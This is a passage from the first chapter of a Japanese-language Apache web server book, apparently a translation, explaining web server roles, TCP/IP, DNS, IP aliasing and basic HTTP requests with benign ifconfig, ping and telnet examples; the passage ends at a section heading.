Apacheは、現在のインターネットで圧倒的なシェアを誇るWebサーバであり、インターネットのインフラストラクチャにおいて非常に重要な位置を占めている。本章ではまず、Webサーバはどんな役割を持っているのか、なぜApacheを選ぶのかといったことについて説明する。次に、Webサーバとその他のネットワークインフラストラクチャをどのように接続するのかを見ていく。そして最後に、Apacheを各種システムにインストールする方法について説明する。

1.1 Webサーバの役割

Webサーバの仕事とは、基本的にURLをファイルの名前に変換してそのファイルをインターネット経由で返すか、URLをプログラムの名前に変換してその出力をインターネット経由で返すことだ。これがWebサーバの動作の核心であり、それ以外は形を整えることに関する付随的な仕事にすぎない。

ブラウザを立ち上げ、誰かのホームページ、たとえば<http://www.butterthlies.com/>（このサイトにはあとでお目にかかることになる）に接続する場合、このアドレスを持つマシンにインターネットを介してメッセージを送信することになる。このとき、ホームページのあるマシンは、すでに稼動しており、インターネットにも接続されていて、メッセージを受け取ってそのメッセージに応答する準備ができていなければならない。URLとは、Uniform Resource Locatorを省略した用語だ。たとえば<http://www.butterthlies.com/>というURLは、次の3つの部分からなる。

<スキーム>://<ホスト>/<パス>

例に挙げたURLの場合だと、<スキーム>はブラウザがHTTP（Hypertext Transfer Protocol）を使うことを表すhttp、<ホスト>はwww.butterthlies.com、<パス>は、慣習的にホストのトップページであることを意味する/である[†]。<ホスト>は、IPアドレスまたはホスト名（ブラウザがあと

[†] この慣習はかなり定着しているものではあるが、URLには何らかの意味が定義付けられているわけではないので、やはり慣習に過ぎない。

でIPアドレスに変換する)のいずれかになる。ブラウザはHTTP 1.1を使用して、そのIPアドレスを持つコンピュータに向けて以下のようなリクエストを送信する。

```
GET / HTTP/1.1
Host: www.butterthlies.com
```

このリクエストは、`www.butterthlies.com`というホストの80番ポート（デフォルトのHTTPポート）に到着する。リクエストのメッセージは4つの部分に分けることができる。最初の部分がメソッドを表す。ただし、この場合のメソッドはURLのメソッドではなく、HTTPのメソッドである。上記の例ではGETだが、ほかにPUT、POST、DELETE、CONNECTが使用できる。次がURI（Uniform Resource Identifier）で、この場合は/だ。その次が使用しているプロトコルのバージョン番号で、最後がリクエストを変更するヘッダ群である（この例ではHostヘッダ。このヘッダは、名前ベースのバーチャルホストを使用する際に使う。詳細は「4章 バーチャルホスト」を参照）。そしてこのメッセージは、ホスト上で稼動しているWebサーバに送られて処理される。

ホストマシンは、石油王の身の代金に匹敵するような高価なハイパーコンピュータを何台も連ねたようなシステムの場合もあれば、チープな1台のPCの場合もある。だが、いずれの場合でも、Webサーバ（ネットワークからの接続を待ち受けて、先ほどの例のようなメッセージを受け取ってそれに応答するプログラム）が稼動していなければならない。

1.1.1 Webサーバの選択基準

以下に、サーバに求められる機能を列挙してみよう。

- 高速であること。これによって、最小のハードウェアを使ってできるだけ多くのリクエストに対応できる。
- マルチタスクをサポートしていること。これによって、一度に複数のリクエストを扱うことができる。また、サーバ管理者はサービスを停止させることなく、データを維持・管理できる。プログラムでマルチタスク処理に対応するのは困難なので、サーバをマルチタスク処理が可能なOSで稼動させるしかない。
- リクエストに対する認証が可能なこと。これによって、あるユーザが他のユーザには提供されない特別なサービスを受け取ることができる。金銭が絡む取引を行う場合には、これは必須の機能になるだろう（「11章 セキュリティ」参照）。
- エラーが発生した場合に、その状況がわかるようなメッセージで応答すること。たとえば、クライアントがリクエストしたページがサーバ上に存在しない場合は、HTTP仕様で「ページが存在しません」ということを意味するエラーコードとして定義されている「404」エラーを返すようにする。
- リクエスト側と、スタイルや言語についてのネゴシエーションを行うこと。たとえば、サーバの管理者がチャレンジ精神旺盛な人であれば、リクエスト側の選択した言語で応答するようにできるとよい。こうした機能があれば、サイトの可能性が広がるだろう。世界には、不適切な言

語で応答することが、非常にまずい結果を生んでしまうような地域がある。

- さまざまなフォーマットでファイルを提供できること。技術的には、ユーザがGIFではなくJPEGやTIFFを望む場合がある。また、テキストをPostScriptではなくdviで受け取りたいユーザがいるかもしれない。
- プロキシサーバとして動作できること。プロキシサーバとは、クライアントからリクエストを受け取り、それを本来のサーバに転送し、そのサーバからの応答をクライアントに返すサーバをいう。プロキシサーバが必要になる理由としては以下の2つがある。
 - ファイアウォール（「11章 セキュリティ」参照）の外側で稼働させることで、ユーザがインターネットにアクセスできるようにするため。
 - よく利用されるページをキャッシュすることで、同じページへ何度もアクセスしなくても済むようにするため。
- セキュアであること。インターネットは、現実の世界と同じように、多くの子羊と少数の狼から構成されている[†]。よいサーバは、狼から子羊を守ることができなければならない。セキュリティの問題は非常に重要なので、本書でもこの問題にはたびたび触れるようにする。

1.1.2 なぜApacheなのか

Apacheは、マーケットシェア第2位のMicrosoft社製Webサーバの2倍以上ものシェアを占めている。これは、単にApacheがフリーウェアで無償であるからというだけでなく、オープンソース^{††}であるからだ。つまり、興味があれば誰でもソースコードを見ることができるのである。もしソースコードにエラーがあれば、何千人もの人たちがその間違いを探し出してくれる。このように、常に外部の人たちがチェックしてくれているおかげで、実質的に社内の限られた人間だけがチェックを行っている商用製品と比較して、Apacheの安定性[‡]は格段に優れたものとなっている。これは、セキュリティという観点から見た場合に特に重要なことだ。なぜなら、セキュリティの分野ではほんの些細な過ちが大問題につながりかねないからだ。

誰でも自由にソースコードを見ることができ、ソースコードを変更してApacheの動作を変えることができる。とりわけ重要なのは、新しいモジュール（詳細は「20章 Apache API」参照）を開発することでApacheを拡張できる点だ。Apacheには、モジュールを利用して数多くの新機能が導入されている。

[†] 本書では、狼たちのことを「悪い奴」と呼ぶことにする。なぜなら「ハッカー」という言葉について、ほとんどの人が単によいプログラマを意味して使っているにもかかわらず、「悪人」の意味で使う人がいてけしからん、という議論にまきこまれたくないからだ。なお、本書のフランス語版で知ったのだが、フランスで「ハッカー」は販売系の汚い奴を表す言葉らしい。

^{††} オープンソース運動の詳細については、「Open Sources: Voices from the Open Source Revolution」（1999年、O'Reilly & Associates社、日本語版：『オープンソースソフトウェア』オライリー・ジャパン発行）を参照のこと。

[‡] Netcraft社は、さまざまなサイトの稼働時間を調査している。本書の執筆時点では、最長稼働時間を記録しているサイトは<http://wwwprod1.telia.com>で、1,386日間にわたって稼働し続けていた。

Apacheは、あらゆる規模と種類のサイトに対応することが可能だ。ごく簡単な個人ページから、数百万もの訪問者を抱える巨大なサイトまでを、Apacheで運用することができる。Web上で静的なファイルを公開するために使うことも、訪問者に合わせてカスタムページを生成するアプリケーションへのフロントエンドとして使うこともできる。開発者であれば、デスクトップPC上でApacheをテストサーバとして使い、サイトを公開する前にローカル環境でコードを書いたりテストしたりできる。Apacheは、HTTPプロトコルを使用する事実上すべての状況に対応可能なソリューションといえる。

Apacheは「フリーウェア」なので、もし利用したいと思うなら、<http://www.apache.org>または適切なミラーサイトからソースコードをダウンロードしてコンパイル（Unixの場合）するか、実行ファイルをダウンロード（Windowsの場合）する。ソースコードをダウンロードして設定・コンパイルするのは一見難しく思えるかもしれないが、実際には20分ほどで完了するので挑戦する価値のある作業といえる。現在では、多くのベンダーのオペレーティングシステムに対応するApacheのバイナリがバンドルされている。

Apacheの持つ数多くの利点がどのように評価されているかをわかりやすく示そう。現在、市場には約75種類のWebサーバソフトウェアパッケージが存在しており、Netcraft (<http://www.netcraft.com>) によってその相対的なシェア率が毎月グラフ化されている。Netcraftによる2002年7月の実稼働サイト調査（表1-1参照）では、調査対象の全サイト中、3分の2近くがApacheであることが判明している（ここ数年は、このような傾向が続いている）。

表1-1 実稼働サイト数（2002年7月、Netcraftの調査による）

開発元	2002年5月	%	2002年6月	%
Apache	10411000	65.11	10964734	64.42
Microsoft	4121697	25.78	4243719	24.93
iPlanet	247051	1.55	281681	1.66
Zeus	214498	1.34	227857	1.34

1.2 Apacheの動作について

Apacheは適切なマルチタスクOS上で動作するプログラムだ。本書で扱うOSは、UnixとWindows 95/98/2000/Me/NTなどのいわゆるWin32である。このほか、Unixの変種やIBMのOS/2、Novell Netwareなどでも動作する。Mac OS XはFreeBSDをベースにしており、Apacheが同梱されている。

Apacheのバイナリは、Unixでは`httpd`、Win32では`apache.exe`という名前であり[†]、通常はバックグラウンドで実行される。起動された`httpd/apache`の各コピーは、ひとつのWebサイト（実際にはディレクトリ）を管理する。どのオペレーティングシステムであっても、サイトのディレクトリは一般に以下の4つのサブディレクトリから構成される。

[†] このように別々になってしまったのは不便だが、仕方がないことなのだろう。不体裁だが、`httpd/apache`のような書き方をすることになるので、読者は適宜読み替えて頂きたい。

conf

設定ファイル（群）が納められている。設定ファイルのうち最も重要なのが、*httpd.conf*である。本書ではこのファイルを*Config*ファイルと呼ぶことにする。このファイルでサイトのURLを設定する。

htdocs

サイトの訪問者に提供されるHTMLファイルを納めるディレクトリ。このディレクトリ以下（Web空間）には、Web上にいるすべての人がアクセスできるので、一般に公開するデータ以外のものをここに置くと、サーバのセキュリティが危険にさらされることになる。

logs

アクセスログ、エラーログが置かれるディレクトリ。

cgi-bin

CGIスクリプトを納める。CGIスクリプトは、ウェブマスターによって、またはウェブマスターのために書かれたプログラムまたはシェルスクリプトで、訪問者のためにApacheによって実行される。セキュリティ上の理由から、このディレクトリをWeb空間内、つまり.../*htdocs* 以下に置かないようにすべきである。

アイドル状態のApacheは、Configファイルで指定されたIPアドレスで待ち受け動作だけを行う。リクエストが到着したら、Apacheがそれを受け取り、ヘッダを解析する。そして、Configファイルから探し出したルールを適用して、適切なアクションを行う。

ウェブマスターは、Configファイルを通じてApacheに主要な指示を与える。Apacheを制御するためのディレクティブは約200個存在する。本書の大半は、各ディレクティブの働きと、有効な使い方の解説に充てられる。また、ウェブマスターは、いくつかのフラグをApacheの起動時に指定することもできる。



本書では、ディレクティブ定義のほとんどをApacheのサイトにあるマニュアルページから引用している。その理由は、書き直すことによって何かが改善される見込みよりも、間違いが生じる可能性の方が高いからだ。ただし、明らかに英語が母国語でない人物によって書かれたと思われる箇所については、表現を多少変えている場合もまれにある。したがって読者は、本書を読んでいる最中にわざわざApacheのサイトを参照する必要はない。

1.3 Apacheとネットワーク

Apacheの本質は、ネットワークを介して通信を行うことである。Apacheは、その基盤としてTCP/IPプロトコルを使用し、HTTPの実装を提供する。Apacheを使う開発者は、少なくともTCP/IPの基礎知識を持っていなければならない。さらに、Apacheサーバをファイアウォールやプロキシサーバといったネットワークインフラストラクチャと接続するのであれば、より高度なスキルが求められることになる。

1.3.1 TCP/IPに関する基礎知識

これから本書で述べる事項を理解するには、TCP/IPとはどのようなもので、何をするものなのかについての基礎的知識が必要になる。詳細かつ広範な情報は、Craig Hunt氏とRobert Bruce Thompson氏によるTCP/IPに関する書籍[†]から学ぶことができるが、本書を理解するには以下の事項を知っていれば十分だろう。

TCP/IP (Transmission Control Protocol/Internet Protocol) とは、コンピュータ同士が、ネットワークを介して互いに会話するためのプロトコルのセットである。なかでも、TCP/IPの名前の元になった2つのプロトコルが最も重要だが、それ以外にも多くのプロトコルがあり、そのうちのいくつかには本書でも触れることになるだろう。これらのプロトコルは、どこかの誰か（さしあたり誰が書いたかは気にしない）が書いたプログラムの形で読者が利用しているコンピュータにも組み込まれている。TCP/IPは、コンピュータの標準としては珍しく実際に動作するプログラムとして実装されており、開発当初の基本概念はそれほど変更されていない。

TCP/IPは通常、ネットワークが存在している場合にのみ利用される^{††}。ネットワーク上でTCP/IPを利用するコンピュータは、たとえば192.168.123.1のようなIPアドレスを持つ。

IPアドレスは、ビリオドで4つに分割されている。それぞれが1バイトに相当するので、アドレス全体は4バイトの長さを持つ。したがって、各部分は、必ず0～255の範囲の値を持つ。

プロトコル上の要求事項ではないが、慣習的にこの数字列のどこかに分割線が引かれる。そしてこの線より左側はネットワーク番号、右側はホスト番号と呼ばれる。同一の物理ネットワーク（一般的にはLAN）上にある2つのマシンは、通常同じネットワーク番号を持ち、TCP/IPを使って直接会話できる。

ネットワーク番号とホスト番号の分割位置は、どのようにして知ることができるのだろうか。もともと、分割位置は4つの数字のうちの最初の1つによって決められていた。しかし、次第にIPアドレスが不足するようになり、サブネットマスクが使用されるようになった。サブネットマスクを利用することで、ネットワーク番号に使用するビット数を増やし、ホスト番号に使用するビット数を減らすなどしてネットワークを再分割することが可能になる。これは専門的な問題なので、詳しくはルーティングの専門家に譲ることにする（ホストを稼働させるにあたって、この仕組みを詳しく理解している必要はない。使用することになるアドレスは、ネットワーク管理者が決めたものであるか、インターネット上ですでに決まっているものだからだ）。

ここで、XとYというIPアドレスを持つ2台のマシンが互いに会話を行う方法を考えてみよう。もしXとYが同一ネットワーク上に存在し、同一のネットワーク番号と、異なるホスト番号とがそれぞれ正しく設定されていれば、他に特別な設定をする必要はなく、TCP/IPを使ってローカルな物理ネットワークを介して互いにパケットを受け渡すことができる。

[†] Craig Hunt、Robert Bruce Thompson 共著『Windows NT TCP/IP Network Administration』（1998年、O'Reilly & Associates 社、日本語版：『TCP/IPによるPCネットワーク管理』オライリー・ジャパン発行）、Craig Hunt 著『TCP/IP Network Administration, Third Edition』（2002年、O'Reilly & Associates 社、日本語版：『TCP/IP ネットワーク管理 VOLUME1, 2 第3版』オライリー・ジャパン発行）。

^{††} 最小のネットワークは、2つのプログラムが同一コンピュータ上でTCP/IPを介して会話するというものだ。これは、「バーチャル」なネットワークである。

ネットワーク番号が異なる場合、パケットはルータと呼ばれる特別なマシンに送られる。ルータは、相手のマシンがどこにあるかを探し出し、パケットをそのマシンに送ることができる。この配送はインターネットを経由する場合もあるし、プライベートなWANを通過する場合もある。コンピュータがIPを使用して通信を行う場合、いくつかの方式がある。そのうちの2つを以下に示す。

UDP (User Datagram Protocol)

単一のパケットをあるマシンから別のマシンへと送るための方式である。到達性が保障されず、受信の確認応答も行われない。DNSなど、自身のデータグラムを自分で管理するアプリケーションが使用する。ApacheはUDPを使用しない。

TCP (Transmission Control Protocol)

2つのコンピュータ間で接続を確立させる方式。TCPでは、任意のサイズのメッセージを、送信した順序で確実に配送することができる。こちらの方が私たちの目的に適している。

1.3.2 ApacheとTCP/IP

サーバを外側から眺めてみよう。サーバの外観は単なる箱であり、その中にコンピュータ、ソフトウェア、そして外界に接続するためのコネクタがある。イーサネットやモデムへのシリアル接続など、外界に接続するためのこのコネクタはインタフェースと呼ばれ、IPアドレスによって識別される。もし、この箱が2つのインタフェースを持っていれば、それらはそれぞれ別々の異なるIPアドレスを持つ。一方、1つのインタフェースが複数のIPアドレスを持つ場合もある（「3章 実際的なサイト」を参照）。

インタフェースには、サーバが提供するさまざまなサービスを利用するために、異なるプロトコルを使ったリクエストが到着する。

- NNTP (Network News Transfer Protocol) : ニュース
- SMTP (Simple Mail Transfer Protocol) : メール
- DNS (Domain Name System)
- HTTP : World Wide Web

サーバが異なるリクエストに対する取り扱い方を区別できるのは、リクエストの接続先インタフェースを指定する4バイトのIPアドレスに続いて2バイトのポート番号が指定されているからだ。異なるサービスには、それぞれ別々のポート番号が割り振られている。

- NNTP : ポート番号 119
- SMTP : ポート番号 25
- DNS : ポート番号 53
- HTTP : ポート番号 80

ローカルネットワークの管理者あるいはウェブマスターの判断で、各サービスに対してまったく任意のポート番号を割り振ることもできる。もちろん、慣習的な割り当てを逸脱した場合、クライアント側も同じポート番号の割り振りを利用しなければならない。ここで私たちに関係があるのは、HTTPとApacheについてである。ApacheはHTTPを扱うサーバなので、通常は80番ポートでリクエストを待ち受ける。

UNIX

1023番以下のポート番号はスーパーユーザ（Unixでは`root`と呼ばれる）だけが使用できる。この制限によって、一般ユーザが標準サービスを装ったプログラムを実行するといった事態を回避できる。しかし、後述するように、この制限が問題を引き起こすこともある。

WIN32

Win32では、現在のところポート番号に直接関係するセキュリティ対策は存在しない。また、スーパーユーザという概念も（ポート番号の扱いに関する限り）存在しない。

もし、1つのマシンでWebサーバを1つしか公開しないのであれば、基本設定のままで特に問題はない。しかし実際には、外側からはまったく別々のサーバに見えるサーバを、1台のマシン上に2、3といわず数多く置きたい場合がある。HTTP 1.0の策定者はこのような状況を考えていなかったので、1つのマシンで複数のホストを扱うには、1つのインタフェースに複数のIPアドレスを割り当ててバーチャルホストをIPアドレスで区別する、といった小細工が必要になる。この方法はIPによるバーチャルホストと呼ばれている。これに対して、HTTP 1.1では1つのIPアドレスに複数の名前を割り当てることでバーチャルホストを作成できる。この場合、ブラウザはHostヘッダを送信して、使用するホスト名を指定する。

1.3.3 ApacheとDNS

Webは、ある意味で電話のシステムと似ている。つまり、各サイトは電話と同じように自身をユニークに識別する番号（192.168.123.5など）を持っている。しかし、電話システムにはない側面もある。こうした番号は覚えやすいものではないので、`www.amazon.com`や`www.butterthlies.com`（このサイトは後ほど登場する）といったドメイン名に結びつけられているのである。

たとえば、`http://www.amazon.com`にアクセスしようとすると、ブラウザは実際にはまずDNSサーバという特別なサーバにアクセスする。DNSサーバは、（その原理はここでは説明しない）この名前は207.171.181.16に変換されるものであることを知っている。そしてブラウザに対し、このIPアドレスに接続するように通知する。「DNSが見つかりません」というようなメッセージがブラウザに表示された場合は、このプロセスが失敗したことを意味する。その原因としては、入力したURLが間違っている、サーバがダウンしている、あるいはサーバの管理者が設定を間違えている（本書を読んでいないのかもしれない）、といったことが考えられる。

DNSエラーはさまざまな形でApacheに影響を及ぼすが、初心者がつまづきやすいのは以下のようなケースだ。Apacheがあるディレクトリに対応するURLリクエストを受け取り、そのURLの末尾に/が付いていなかったとする。このとき、Apacheは同じURLの末尾に/を付けたURLへのリダイレクトを送信する。この処理を行うためには、Apacheは自身のホスト名を知っている必要があり、Apacheはこのホスト名をDNSサーバから取得しようとする（`ServerName`ディレクティブが設定されていない場合、`ServerName`ディレクティブについては「2章 Apacheの設定」を参照）。初心者

がApacheを試しに使っているとき、DNSが正しく設定されていないために困惑してしまうことがよくある。ありがちなのは、間違いなく正しいURLをブラウザに指定しているにもかかわらず、「サーバが見つかりません」というDNSエラーが発生することだ。通常、このエラーを引き起こしているのはリダイレクトの際に指定されたホスト名である。問題のURLの末尾に/を付けてみて正常に接続できれば、DNSの設定が原因だと判断することができる。

複数のサイト: Unixの場合

Unixの重要なユーティリティである *ifconfig* は、物理的なインタフェースにIPアドレスを結び付けるために使用されるが、幸運なことに、多くの場合にこのユーティリティを使って複数のIPアドレスを1つのインタフェースに結び付けることができるため、サービスを維持したまま別々のIPアドレスを使い分けることができる。これは「IPエイリアス」と呼ばれ、1台のマシン上で複数の「バーチャルな」Webサーバを稼働させるために利用できる。

実際には、多くの種類のUnixで、*ifconfig* を使用して同一のインタフェースに複数のIPアドレスを与えることができる。ここでいうインタフェースとは、実際にはドライバと呼ばれるソフトウェアであり、このソフトウェアが外部への物理的な接続（Ethernetカード、シリアルポートなど）を制御している。本書の執筆中は、Windows 95マシン（クライアント）とApacheが稼働しているFreeBSDマシン（サーバ）の間をイーサネット接続して実験用のサイトにアクセスした。

私たちの環境は、Webへのアクセスがない状態ですべてをデスクトップで行うというあまり一般的ではないものだった。FreeBSDマシンの設定は、*lan_setup* スクリプト中に以下に示すような *ifconfig* を使った行を書いていった。

```
ifconfig ep0 192.168.123.2
ifconfig ep0 192.168.123.3 alias netmask 0xFFFFFFFF
ifconfig ep0 192.168.124.1 alias
```

最初の行では、IPアドレス192.168.123.2を物理インタフェースep0に割り当てている。2行目では、192.168.123.3を別名として同じインタフェースに割り当てている。ここでサブネットマスク（*netmask 0xFFFFFFFF*）を指定しているのは、FreeBSDのTCP/IPスタックが生成する煩わしいエラーメッセージを抑制するためだ。このアドレスはバーチャルホストのデモに使われる。私たちはさらに、192.168.124.1という別のIPアドレスも同じインタフェースに割り当てた。これはApacheのプロキシサーバのデモを行うときに、リモートサーバを演じさせるために使用する。ここでは、同じ物理ネットワークを共有しているにもかかわらず、192.168.124.1が192.168.123.2とは別のIPネットワークのアドレスであることに注目してほしい。先の例では、192.168.123.2と192.168.123.3が同一ネットワーク上に位置していたためにエラーメッセージが出力されてしまうが、今回はエラーメッセージは出力されない。よって、この例ではサブネットマスクの指定は必要ない。

残念なことに、この設定方法はUnixによって若干異なるため、これらのコマンドは読者のシステムでは動作しないかもしれない。詳しくはマニュアルを参照してほしい。

現実には、私たちが直接IPアドレスを使う機会はそれほど多くはないはずだ。Webサイトやインターネット上のあらゆるホストは、通常、この先使用することになる *www.butterthlies.com* や *sales.butterthlies.com* のような名前でも認識される。筆者らのデスクトップシステムでは、これらの名前は両方とも 192.168.123.2 に変換される。両者の区別は、Apache のバーチャルホスト機能を使って行われる。詳細については、「4章 バーチャルホスト」を参照してほしい。

複数のサイト：Win32 の場合

私たちが把握している限りでは、標準的な Windows 95 システムでは単一のインタフェースに複数の IP アドレスを割り当てることは不可能である。Windows NT の場合には、[コントロールパネル | ネットワーク | プロトコル | TCP/IP プロパティ... | IP アドレス | 詳細設定] で複数の IP アドレスを割り当てることができる。Windows 2000/XP といったそれ以降の Windows では、[スタート | 設定 | ネットワークとダイヤルアップ接続 | ローカルエリア接続] → [プロパティ] で [ローカルエリア接続のプロパティ] ダイアログを開き、ここで [インターネットプロトコル (TCP/IP)] を選択して [プロパティ] ボタンをクリックし、[インターネットプロトコル (TCP/IP) のプロパティ] ダイアログを開いて [詳細設定] をクリックすると複数の IP アドレスを設定できる。

1.4 HTTP クライアントの動作

サーバの設定が済んだら、いよいよ本題に入ろう。クライアント側は簡単だ。クライアントは、特定のサイトに Web アクションを要求するため、*http* で始まる URL にリクエストを送信する。*http* は、クライアント側が希望するサービスを示している（このほかによく使われるサービスとしては、ファイル転送プロトコルの *ftp* や SSL を実装した HTTP の *https* などがある）。*http* の後には、次のような要素が続く。

```
//<user>:<password>@<host>:<port>/<url-path>
```

RFC 1738 には、以下のようにある。

“<user>:<password>@”、“:<password>”、“:<port>”、および “/<url-path>” の各要素は、省略しても構わない。スキーム固有のデータは、標準のインターネットスキーム構文に準拠していることを示すため、二重のスラッシュ “//” で始まる。

実際には、URL は *http://www.apache.org/* のように、ユーザ名とパスワード、そしてポートは指定されないことが多い。それでは、どのような処理が行われているのかを見てみよう。

ブラウザは、URL が *http* で始まっていることから、HTTP プロトコルを使うべきだということを認識する。次に、このクライアントはネームサーバに対して問い合わせを行う。ネームサーバとは、DNS を使って *www.apache.org* を IP アドレスに解決するサーバのことだ。本書の執筆時点では、IP アドレスは 208.185.179.12 であった。ホスト名が有効であることを確認するには、オペレーティング

システムのプロンプト[†]から次のように入力するとよい。

```
ping www.apache.org
```

相手のホストがインターネットに接続されていれば、以下のような応答が返される。

```
Pinging www.apache.org [208.185.179.12] with 32 bytes of data:

Reply from 208.185.179.12: bytes=32 time=278ms TTL=49
Reply from 208.185.179.12: bytes=32 time=620ms TTL=49
Reply from 208.185.179.12: bytes=32 time=285ms TTL=49
Reply from 208.185.179.12: bytes=32 time=290ms TTL=49

Ping statistics for 208.185.179.12:
```

URLは、ポート番号を付加することで、より厳密に指定することができる。しかし、*http://www.apache.org*というアドレスにはポート番号が含まれていない。これは、デフォルトのポート番号は80番であり、ブラウザがこの番号を採用して使用するからだ。別のポート番号を使いたい場合は、*http://www.apache.org:8000/*のようにURLの中にコロンに続けて指定する。ポート番号については、後ほどまた触れることにする。

URLには必ずパスを指定しなければならない。/だけの場合でも指定が必要だ。もし、うっかりパスを指定するのを忘れてしまった場合、大抵のブラウザは最後に/を付けてくれる。8000番ポートを使って*/some/where/foo.html*というパスにアクセスする場合、URLは*http://www.apache.org:8000/some/where/foo.html*となる。

さて、ここでクライアントは、IPアドレス208.185.179.12の8000番ポートに対してTCPによる接続を確立して、次のようなメッセージを送信する（HTTP 1.0の場合）。

```
GET /some/where/foo.html HTTP/1.0<CR><LF><CR><LF>
```

改行コード（CRLF）は非常に重要で、これがHTTPヘッダとボディの境界になる。リクエストがPOSTだった場合、このあとにデータが続くことになる。サーバは応答を返して接続を閉じる。この動作を確認するために、再びインターネットに接続してコマンドラインから以下のように入力してみよう。

```
% telnet www.apache.org 80

> telnet www.apache.org 80
```

[†] オペレーティングシステムのプロンプトは通常、“\>”（Win95）または“%”（Unix）である。「% pingと入力する」と書いてある場合、それは「%」というプロンプトが表示されている状態で“ping”と入力する」という意味だ。

```
GET http://www.apache.org/foundation/contact.html HTTP/1.1
Host: www.apache.org
```

Windows 98では、*telnet*と入力するとダイアログボックスが表示される。[接続 | リモートシステム] をクリックし、[ポート] を「telnet」から「80」に変更する。[ターミナル | 基本設定] をクリックし、[ローカルエコー] をチェックする。以下のように入力し、最後に2回リターンキーを押す。

```
GET http://www.apache.org/foundation/contact.html HTTP/1.1
Host: www.apache.org
```

以下に示すようなテキストが表示されるはずだ。

*telnet*の実装によっては、入力した文字がエコーされないため、何も起こっていないように見えることもある。その場合でも、同じく以下のようなテキストが一気に返って来るはずだ。

```
Trying 208.185.179.12...
Connected to www.apache.org.
Escape character is '^]'.
HTTP/1.1 200 OK
Date: Mon, 25 Feb 2002 15:03:19 GMT
Server: Apache/2.0.32 (Unix)
Cache-Control: max-age=86400
Expires: Tue, 26 Feb 2002 15:03:19 GMT
Accept-Ranges: bytes
Content-Length: 4946
Content-Type: text/html

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html>
<head>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <title>Contact Information-The Apache Software Foundation</title>
</head>
<body bgcolor="#ffffff" text="#000000" link="#525D76">
  <table border="0" width="100%" cellpadding="0">
    <tr><!-- SITE BANNER AND PROJECT IMAGE -->
      <td align="left" valign="top">
<a href="http://www.apache.org/"></a>
      </td>
    </tr>
  </table>
  <table border="0" width="100%" cellpadding="4">
    <tr><td colspan="2"><hr noshade="noshade" size="1"/></td></tr>
    <tr>
      <!-- LEFT SIDE NAVIGATION -->
```

```
<td valign="top" nowrap="nowrap">
  <p><b><a href="/foundation/projects.html">Apache Projects</a></b></p>
  <menu compact="compact">
    <li><a href="http://httpd.apache.org/">HTTP Server</a></li>
    <li><a href="http://apr.apache.org/">APR</a></li>
    <li><a href="http://jakarta.apache.org/">Jakarta</a></li>
    <li><a href="http://perl.apache.org/">Perl</a></li>
    <li><a href="http://php.apache.org/">PHP</a></li>
    <li><a href="http://tcl.apache.org/">TCL</a></li>
    <li><a href="http://xml.apache.org/">XML</a></li>
    <li><a href="/foundation/conferences.html">Conferences</a></li>
    <li><a href="/foundation/">Foundation</a></li>
  </menu>
```

以下省略

1.5 サーバ側での動作

サーバが適切に設定され、Apacheも稼動しているものと仮定しよう。さて、Apacheは一体どのように動作するのだろうか。ごく簡単に説明すれば、ApacheはインターネットからURLを受け取り、それをファイル名に変換し、そのファイル（リクエストされたものがプログラムの場合はその出力）[†]をインターネットへと送り返す。これが、Apacheの動作のすべてであり、本書はこの動作を説明するための本なのだ。

以下のような2つのケースが考えられる。

- **UNIX** UnixサーバでスタンドアロンのApacheを起動している場合。Apacheはマシンのインタフェースに割り当てられた1つ以上のIPアドレスの1つ以上のポート番号（デフォルトは80番）で接続を待ち受ける。このモード（スタンドアロンモード）では、同時に複数の接続を扱うために、実際には複数のApacheプロセスが稼動することになる。
- **WIN32** Windowsでは、単一のプロセスのApacheがマルチスレッドで動作する。各スレッドが接続ごとにサービスを提供することになる。システムの制限により一度に待ち受けできるオブジェクトの数が64までなので、Windows上のApache 1.3は同時に最大64までの接続しか扱えない。大きなサイトの場合には同時に数百の接続を処理する必要があるので、この制限は場合によっては不利になりうる。なお、この制限はApache 2.0では改善されている。最大接続数はデフォルトで1920となり、コンパイル時の設定によってさらに値を大きくすることもできる。

どちらの場合でも、到着した接続は結局Apacheサーバに行き着くことになる。この節の最初の説明を思い出してほしい。Apacheの最終的な目的は、到着したリクエストをファイル名、あるいは内部で動的にデータを生成するスクリプト名に解決することだ。Apacheはまず、どのIPアドレスとポート

[†] 通常は本文の記述の通り。あとの章では、あるURLが完全にApacheの内部で生成される情報を参照する場合の例を示す。

番号が使われているかを内部的にOSへ問い合わせる。Apacheはその後、IPアドレス、ポート番号、HTTP 1.1の場合はHostヘッダから、どのホストがリクエストのターゲットになっているのかを決定する。ターゲットのホストは、リクエストに含まれるパスを調べて、Configファイルと照合しながら適切な応答を決定して送り返す。

本書の大半は、適切な応答についての説明と、Apacheがどのようにして適切な応答を選択するかという解説である。

1.6 Apacheのインストールの計画

パッケージとしてすでにインストールされているのでなければ、ソフトウェアをセットアップする前にある程度の計画を立てておいた方がよい。たとえば、ネットワークとの接続方法や、使用するオペレーティングシステム、使用するApacheのバージョン、使用するモジュールなどを決める必要がある。インターネットサービスプロバイダ（ISP）のApacheを使う場合でも、そのApacheがどのような構成になっているのかを知っておいた方がよい。

1.6.1 Apacheのネットワークとの接続

Apacheのインストール形態はさまざまである。Apacheを開発用のマシンでローカルに使用するだけなら、数千もの同時アクセスをサポートする公開ホストの場合と比較して、ネットワークとの接続は大がかりなものにはならないだろう。Apache自体もネットワークやセキュリティの機能を備えているが、これとは別にいくつかのサービスをセットアップする必要がある。たとえば、ネットワークから読者のサーバを識別するためのDNSや、サーバとネットワークのその他の部分とをつなぐルーティング機能が必要になる。サーバをファイアウォールの背後に配置する場合には、ファイアウォールの設定も重要だ。これらを考慮する必要があるのなら、ネットワーク管理者にも早い段階から計画に参加してもらうとよいだろう。

1.6.2 どのOSを使用するか

ウェブマスターの多くは、オペレーティングシステムを選ぶことなどでせず、用意されたマシンにインストールされているものを使うほかにないだろう。しかし、もしOSを選択できる立場にあるのなら、まずはUnixにするかWindowsにするかを決めることだ。本書にしばらくお付き合い頂ければわかと思うが、Apacheグループの多くの人々と筆者らはUnixを好んでいる。Unixは基本的にはオープンソースであり、過去30年以上にわたって数多くの人々の厳しいチェックの目にさらされて改良が続けられてきた。とは言え、一方のWindowsにも用意しやすいというメリットがあるし、Apache 2.0ではWindowsのサポートも大幅に改善されている。

1.6.3 どのUnixを使用するか

